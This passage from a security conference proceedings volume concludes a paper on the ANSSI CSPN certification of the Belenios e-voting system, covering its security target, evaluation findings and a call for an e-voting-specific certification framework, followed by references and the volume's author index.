The audit should verify the Usability, Conformity, and Security of the product, which will be recorded in the ETR [3] along with the aforementioned expert opinion (as a conclusion) that will be used by the ANSSI to determine if the certification is passed.

E Journey to certification

We will quickly summarize how Belenios is modeled in the target document. We focus on the *security functions* and will omit details in other parts that are less relevant.

The functions concern voters' privacy, confidentiality (before publication) of the result, as well as its integrity and verifiability. Additional security functions were introduced by Quarkslab, related to the web interfaces.

Vote Privacy and Result Confidentiality (1) votes are encrypted, (2) the decryption key is shared between trustees and never reconstructed, (3) the voting client can be recompiled and verified independently.

Result Integrity (1) ballots are signed, (2) voters can verify the handling of their ballots, (3) tally can be independently verified, (4) only valid votes are tallied, (5) from only registered voters, (6) complete verifications are done by auditors.

Web Interfaces (1) proper session management, (2) proper authentication management, (3) input validation and sanitization.

The related threats are rather straightforward (e.g., votes are encrypted so that they are not linked and leaked, they are signed so that they cannot be forged, etc.). As for the potential attackers, we consider external attackers, i.e., someone who is not part of the election and only has access to the public information, as well as legitimate voters, and, to be fully realistic, election and server administrators. This last part is crucial in most studied products yet often omitted, and in this specific case, since

e-voting protocols are already designed to be as close to “real-life” voting as possible, it is entirely probable that voting authorities are corrupt.

The target has hypotheses on what is seen as secure and/or trusted: (1) the registration authority correctly generates and sends the credentials, which are also securely stored by the voters, (2) every party’s browsers are trusted, and the election was properly installed and setup, (3) the *threshold* of honest trustees is met, and there is at least one honest auditor.

The cryptographic evaluation. The existing proofs mentioned above meant that we could focus on conformity (with the ANSSI documentation and with the state of the art) and implementation (choices of libraries, verify that it does what the documentation says, how randomness is handled, etc.), and less on the protocols. The two vulnerabilities related to cryptography that were found during the initial evaluation, and patched afterwards, were of the nonconformity category and were not exploitable. For all other cryptographic aspects, we found Belenios to be satisfactory.

Perimeter extension. The initial focus of the security security target revolves around cryptographic aspects inspired by academic articles. However, the evaluators also saw the server installation and the web interface as crucial components and included them in the evaluation.

Even if vote integrity is proven, it’s challenging for non-technical users to understand that a modified web interface doesn’t always compromise the ballot box, so it is vital to ensure the web functionalities are robust, to prevent application compromise and potential server issues.

The evaluation of Belenios and its web interface led to the identification of new security features aligned with standard web practices, such as robust cookies for administrators and brute-force resistant authentication forms. This highlights the necessity for both theoretical and practical evaluations.

Extensive target evaluation. The aim here is to find attack vectors that were not foreseen in the target and try to be exhaustive to cover all the functionalities. Ensuring that web interface vulnerabilities did not impact service availability during an election, data confidentiality (votes), or data integrity (manipulation of votes and election results) is crucial, as an election could be invalidated.

Attack scenarios can then be developed through the compromise of any component. On the voter’s machine and the browser, the security target stated that such attacks were out of scope, however, Belenios does not

implement any communication encryption methods. The administrator must set up a sufficient TLS configuration to protect against various attacks affecting the integrity or confidentiality of communications.

In another example, the target mentions that availability was not considered, as an external actor could conduct DDoS network attacks aimed at making an election inaccessible, and Belenios cannot prevent such attacks (specific architecture must be set up if this is desired for a given election). However, cases, where an application function alone could generate a DoS, were not considered: we found that uploading documents to the platform (without authentication!) can saturate the disk space.

This is always a risk in these types of evaluations: *formulating hypotheses that exclude more scenarios than what was aimed for*. It is important to be thorough and as close to reality as possible.

Third-parties. Belenios relies on an external framework, Eliom, for the Web part. As it is a third party, this framework was not integrated into the security target, and vulnerabilities may exist that could affect it. Another important point to keep in mind when discussing certifications like CSPNs, only the product itself is certified, not its dependencies. This is why all external libraries/frameworks used by the solution must be clearly defined, and a process for updating and monitoring vulnerabilities must be put in place.

Outcome. While Belenios was ready for a CSPN based on the original security target, the evaluation experts found, as explained at the beginning of this section, that the scope of the security target required to be enlarged, which precluded the certification. Redoing another evaluation from scratch based on the refined security target was decided to be the way to go.

F Takeaway

Evaluating e-voting solutions. Evaluating an e-voting solution using a generic framework requires some flexibility and reinterpretations to make it look more like other products normally evaluated through a CSPN. Even the CNIL recommendations for e-voting, which are (obviously) specific, are not satisfactory. We know the security-oriented public is generally convinced that e-voting should not be used for major elections – but they are, meaning we *have* to ensure that they are as secure as possible, and for that, we need the appropriate framework.

We have also seen that, as always, it is imperative to study both the theoretical and practical aspects of e-voting, and in this specific case, we have seen that the theoretical part is several steps ahead. Indeed, the properties proven in academic papers are nuanced, precise, and capture most facets of e-voting *protocols*.

Moreover, the attackers found in e-voting have different capabilities and incentives compared to most products: ultimately, we might consider that "passive" attackers could want to either know the result of an election before the end or know how a specific user voted, and active attackers could want to change the result of an election. Although this problem is somewhat similar to attackers wanting to read/modify the content of encrypted messages or payloads, the ballots' treatment and handling before being tallied are not comparable to anything else.

What do we want? Our wish would be to have a specific framework for evaluating and certifying the security of e-voting solutions. As we have seen, many audits are carried out *once the solutions are in use* (or afterward), including for major elections like for the French Legislative E-Voting Protocol, for which two vulnerabilities were uncovered [9]. In the article presenting those flaws, the authors had to reverse the voting client to obtain a full specification as only a partial one was available. This also raises the question of openness: in a Belenios election, anyone can become an auditor; this principle should be applied to e-voting solutions as a whole. We agree with the authors of [9] that transparency is very important both in terms of the code itself and of what threats and attackers are considered in the model.

Perspectives. We have many tools at our disposal that we can enhance to build a satisfactory framework. Discussions must be held with participants of the e-voting community and anyone concerned with this issue, to find a way to improve upon, for example, the CNIL recommendations and CSPN methodology *specifically* for e-voting. We have seen that state actors are more than happy to participate in these discussions.

We also know that there is a rich pool of academic articles that can have a strong focus on the theoretical aspect *and* a comprehensive examination of the implementations. We believe that it is a necessary subject to tackle on a larger scale; it is no longer possible to simply argue that it is "not secure enough" and dismiss the topic entirely.

Acknowledgement

We would like to thank the ANSSI for sponsoring and accompanying both of our teams in this certification and for being open to further discussions on the matter.

References

1. Ben Adida. Helios: Web-based open-audit voting. In Paul C. van Oorschot, editor, *Proceedings of the 17th USENIX Security Symposium, July 28-August 1, 2008, San Jose, CA, USA*, pages 335–348. USENIX Association, 2008.
2. Agence nationale de la sécurité des systèmes d'information. Certification de sécurité de premier niveau des produits des technologies de l'information. `https://cyber.gouv.fr/sites/default/files/document/ANSSI-CSPN-CER-P-01%20Certification_de_securite_de_premier_niveau_v5.0.pdf`.
3. Agence nationale de la sécurité des systèmes d'information. Méthodologie d'évaluation en vue d'une CSPN - contenu et structure du RTE. `https://cyber.gouv.fr/sites/default/files/2022-08/anssi-cspn-note-01-methodologie_pour_evaluation_en_vue_dune_cspn-contenu_rte_v3.0%5B1%5D.pdf`.
4. Vincent Cheval, Véronique Cortier, and Alexandre Debant. Election Verifiability with ProVerif. In *CSF 2023 - 36th IEEE Computer Security Foundations Symposium*, Dubrovnik, Croatia, July 2023.
5. Véronique Cortier, Alexandre Debant, Pierrick Gaudry, and Stéphane Glondu. Belenios with cast as intended. In *Financial Cryptography and Data Security. FC 2023 International Workshops - Voting, CoDecFin, DeFi, WTSC, Bol, Brač, Croatia, May 5, 2023, Revised Selected Papers*, volume 13953 of *Lecture Notes in Computer Science*, 2023.
6. Véronique Cortier, Constantin Catalin Dragan, François Dupressoir, and Bogdan Warinschi. Machine-checked proofs for electronic voting: Privacy and verifiability for Belenios. In *31st IEEE Computer Security Foundations Symposium, CSF 2018, Oxford, United Kingdom, July 9-12, 2018*, 2018.
7. Véronique Cortier, David Galindo, Stéphane Glondu, and Malika Izabachene. Election verifiability for Helios under weaker trust assumptions. In *Proceedings of the 19th European Symposium on Research in Computer Security (ESORICS'14)*, LNCS. Springer, 2014.
8. Véronique Cortier, Pierrick Gaudry, and Stéphane Glondu. Belenios: A simple private and verifiable electronic voting system. In *Foundations of Security, Protocols, and Equational Reasoning*, volume 11565 of *Lecture Notes in Computer Science*, pages 214–238. Springer, 2019.
9. Alexandre Debant and Lucca Hirschi. Reversing, breaking, and fixing the French legislative election e-voting protocol. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*, 2023.
10. Journal Officiel. Délibération n° 2019-053 du 25 avril 2019, 2019. Available at the link `https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000038661239`.

Index des auteurs

Adamantiadis, A., 175

Bal-Pétré, O., 191
Bossuat, A., 447
Brocas, E., 447

Claverie, T., 97
Cortier, V., 447
Court, E., 97

Delion, R., 257

Elyassa, M., 141, 359

Fons, P-A., 405

Gaudry, P., 447
Glondu, S., 447
Granier, P., 257
Grelot, F., 405

Hameau, P., 369
Hoarau, S., 405

Iooss, A., 97

Jean, J., 97

Jolivet, F., 3

Kovacs, N., 447

Legras, J., 359

Marty, J.J., 257
Meslay, C., 77
Mougey, C., 47

Neveu, R., 233


Olivier, M., 97

Rossi Bellom, M., 233

Salaün, M., 199
Servant, V., 369

Thierry, P., 369
Thuau, A., 97

Valette, F., 369
Viala, G., 233
Vincent, H., 313
Viossat, P., 265



ISBN 978-2-9551333-9-2